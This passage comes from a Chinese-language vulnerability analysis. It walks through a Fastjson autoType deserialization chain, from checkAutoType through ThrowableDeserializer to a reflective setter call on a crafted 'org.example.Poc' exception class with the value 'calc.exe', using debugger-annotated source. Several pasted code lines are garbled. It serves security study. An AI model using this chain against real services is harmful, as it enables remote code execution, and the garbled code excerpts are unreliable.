317         String ty + "@type" er.scanSymbol(symbolTable, quote: '"');
318
319         if (lexer.isEnabled(Feature.IgnoreAutoType)) {
320             continue;
321         }
322
323         Class<?> clazz = null;
324         if (object != null = true
325             && object.getClass().getName().equals(typeName)) {
326             clazz = object.getClass();
327         } else if ("java.util.HashMap".equals(typeName)) {
328             clazz = java.util.HashMap.class;
329         } else if ("java.util.LinkedHashMap".equals(typeName)) {
330             clazz = java.util.LinkedHashMap.class;
331         } else {
332
333             boolean allDigits = true;

```



ParserConfig.checkAutoType 当中，定义了类的白名单和黑名单，在这个版本的Fastjson当中，我们需要对它们进行绕过处理

最终返回clazz变量，值为 class java.lang.Exception



然后执行 ParserConfig.getDeserializer(Type type)

```

905     public IdentityHashMap<Type, ObjectDeserializer> getDeserializers() { return deserializers; }
906     public ObjectDeserializer getDeserializer(Type type) { type: "class java.lang.Exception"
907         ObjectDeserializer deserializer = get(type); deserializer: null
908         if (deserializer != null) {
909             return deserializer; deserializer: null
910         }
911
912         if (type instanceof Class<?>) {
913             return getDeserializer((Class<?>) type, type); type: "class java.lang.Exception"
914         }
915
916         if (type instanceof ParameterizedType) {
917             Type rawType = ((ParameterizedType) type).getRawType();

```

ParserConfig.getDeserializer(Class clazz, Type type) ->

ThrowableDeserializer.ThrowableDeserializer

在上述的getDeserializer当中，判断clazz是否属于Throwable类的子类

，若是，则将deserializer定义为ThrowableDeserializer类对象（在本例当中符合条件）

```

908         deserializer = MapDeserializer.INSTANCE;
909     } else if (Throwable.class.isAssignableFrom(clazz)) {
910         deserializer = new ThrowableDeserializer(mapping, this, clazz); clazz: "class java.lang.Exception" deserializer: null
911     } else if (PropertyProcessable.class.isAssignableFrom(clazz)) {
912
913     } else if (Throwable.class.isAssignableFrom(clazz)) {
914         deserializer = new ThrowableDeserializer(mapping, this, clazz);
915     } else if (PropertyProcessable.class.isAssignableFrom(clazz)) {
916         deserializer = new PropertyProcessableDeserializer((Class<PropertyProcessable>) clazz);
917     } else if (clazz == InetAddress.class) {
918         deserializer = InetAddressDeserializer.INSTANCE;
919     } else {
920         deserializer = createJavaBeanDeserializer(clazz, type); clazz: "class java.lang.Exception"
921     }
922     putDeserializer(type, deserializer); type: "class java.lang.Exception" deserializer: ThrowableDeserializer@1215
923     return deserializer;
924 }

```

deserializer的值返回之后，执行 ThrowableDeserializer.deserialize

```

926     ObjectDeserializer deserializer = config.getDeserializer(clazz); deserializer: ThrowableDeserializer@1215 config: ParserConfig@942
927     Class deserClass = deserializer.getClass(); deserClass: "class com.alibaba.fastjson.parser.deserializer.ThrowableDeserializer"
928     if (JavaBeanDeserializer.class.isAssignableFrom(deserClass)) {
929         && deserClass != JavaBeanDeserializer.class { deserClass: "class com.alibaba.fastjson.parser.deserializer.ThrowableDeserializer"
930             this.setResolveStatus(NONE);
931         } else if (deserializer instanceof MapDeserializer) {
932             this.setResolveStatus(NONE);
933         }
934     }
935     Object obj = deserializer.deserialize(parser, this, clazz, fieldName); fieldName: null clazz: "class java.lang.Exception" deserializer: ThrowableDeserializer@1215
936     return obj;

```

```

74     if (JSON.DEFAULT_TYPE_KEY.equals(key)) { key: "type"
75         if (lexer.token() == JSONToken.LITERAL_STRING) {
76             String exClassName = lexer.stringValue(); exClassName: "org.example.Poc"
77             features = parser.getConfig().getConfigTypeCastTable().throwableClass(lexer.getFeatures()); parser: ParserConfig@942 lexer: JToken@940 exClass: "class java.lang.Exception" exClassName: "org.example.Poc"
78         } else {

```

然后再执行一次 ParserConfig.checkAutoType(String typeName, Class expectClass, int features)，typename的值为 org.example.Poc，即为我们自己构造的恶意见类

```

339     public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) { typeName: "org.example.Poc" expectClass: "class java.lang.Throwable" features: 989
340     if (typeName == null || typeName.isEmpty()) { typeName: "org.example.Poc"
341         return null;
342     }
343
344     if (autoTypeCheckHandlers != null) {
345         for (AutoTypeCheckHandler h : autoTypeCheckHandlers) {
346             Class<?> type = h.handler(typeName, expectClass, features);
347             if (type != null) {
348                 return type;
349             }
350         }
351     }
352 }

```

接着调用 ThrowableDeserializer.createException

```

164     private Throwable createException(String message, Throwable cause, Class<?> exClass) throws Exception { message: null cause: null exClass: "class org.example.Poc"
165     Constructor<?> defaultConstructor = null;
166     Constructor<?> messageConstructor = null;
167     Constructor<?> causeConstructor = null;
168     for (Constructor<?> constructor : exClass.getConstructors()) {
169         Class<?>[] types = constructor.getParameterTypes();
170         if (types.length == 0) {
171             defaultConstructor = constructor;
172             continue;
173         }
174
175         if (types.length == 1 && types[0] == String.class) {
176             messageConstructor = constructor;
177         }
178     }
179
180     try {
181         ex = createException(message, cause, exClass); cause: null exClass: "class org.example.Poc" message: null
182         if (ex == null || !ex.isInstanceOf(exClass)) { ex: "org.example.Poc"
183             ex = new Exception(message, cause);
184         }

```

然后调用 FieldDeserializer.setValue

```

143
144     if (exBeanDeser != null) {
145         for (Map.Entry<String, Object> entry : otherValues.entrySet()) { entry: "name" -> "calc.exe"   otherValues: size = 1
146             String key = entry.getKey();    key: "name"
147             Object value = entry.getValue();  entry: "name" -> "calc.exe"   value: "calc.exe"
148
149             FieldDeserializer fieldDeserializer = exBeanDeser.getFieldDeserializer(key);   exBeanDeser: ThrowableDeserializer@1455   key: "name"   fieldDeserializer: DefaultFieldDeserializer
150             if (fieldDeserializer != null) {
151                 FieldInfo fieldInfo = fieldDeserializer.getFieldInfo();   fieldInfo: "name"
152                 if (!fieldInfo.fieldClass.isInstance(value)) {
153                     value = TypeUtils.cast(value, fieldInfo.fieldType, parser.getConfig());   parser: DefaultJVMParser@947   fieldInfo: "name"
154                 }
155                 fieldDeserializer.setValue(ex, value);   ex: "org.example.Poc"   value: "calc.exe"   fieldDeserializer: DefaultFieldDeserializer@1455
156             }
157         }
158     }
159 }
160
161 return (!) ex;
162

```

最后一步为setValue当中的 `method.invoke(object, value)`，利用反射机制来调用方法。其中 `method` 是Poc类当中的 `setName`（注意得是setter方法）

```

216
217     if (collection != null && value != null) {
218         String collectionClassName = collection.getClass().getName();
219
220         if (collection == Collections.emptySet())
221             || collection == Collections.emptyList()
222             || collectionClassName == "java.util.ImmutableCollections$ListN"
223             || collectionClassName == "java.util.ImmutableCollections$List12"
224             || collectionClassName.startsWith("java.util.Collections$Unmodifiable")) {
225             // skip
226             return;
227         }
228
229         if (!collection.isEmpty()) {
230             collection.clear();
231         } else if (((Collection) value).isEmpty()) {
232             return; //skip
233         }
234
235         if (collectionClassName.equals("kotlin.collections.EmptyList")
236             || collectionClassName.equals("kotlin.collections.EmptySet")) {
237             degradeValueAssignment(fieldInfo.field, method, object, value);
238             return;
239         }
240         collection.addAll((Collection) value);
241     } else if (collection == null && value != null) {
242         degradeValueAssignment(fieldInfo.field, method, object, value);   fieldInfo: "name"
243     }
244 } else {
245     method.invoke(object, value);   object: "org.example.Poc"   value: "calc.exe"   method: "public void org.example.Poc.setName(java.lang.String)"
246 }
247
248 } else {
249     final Field field = fieldInfo.field;
250
251     if (fieldInfo.getOnly) {
252         if (fieldInfo.fieldClass == AtomicInteger.class) {
253             AtomicInteger atomic = (AtomicInteger) field.get(object);
254             if (atomic != null) {

```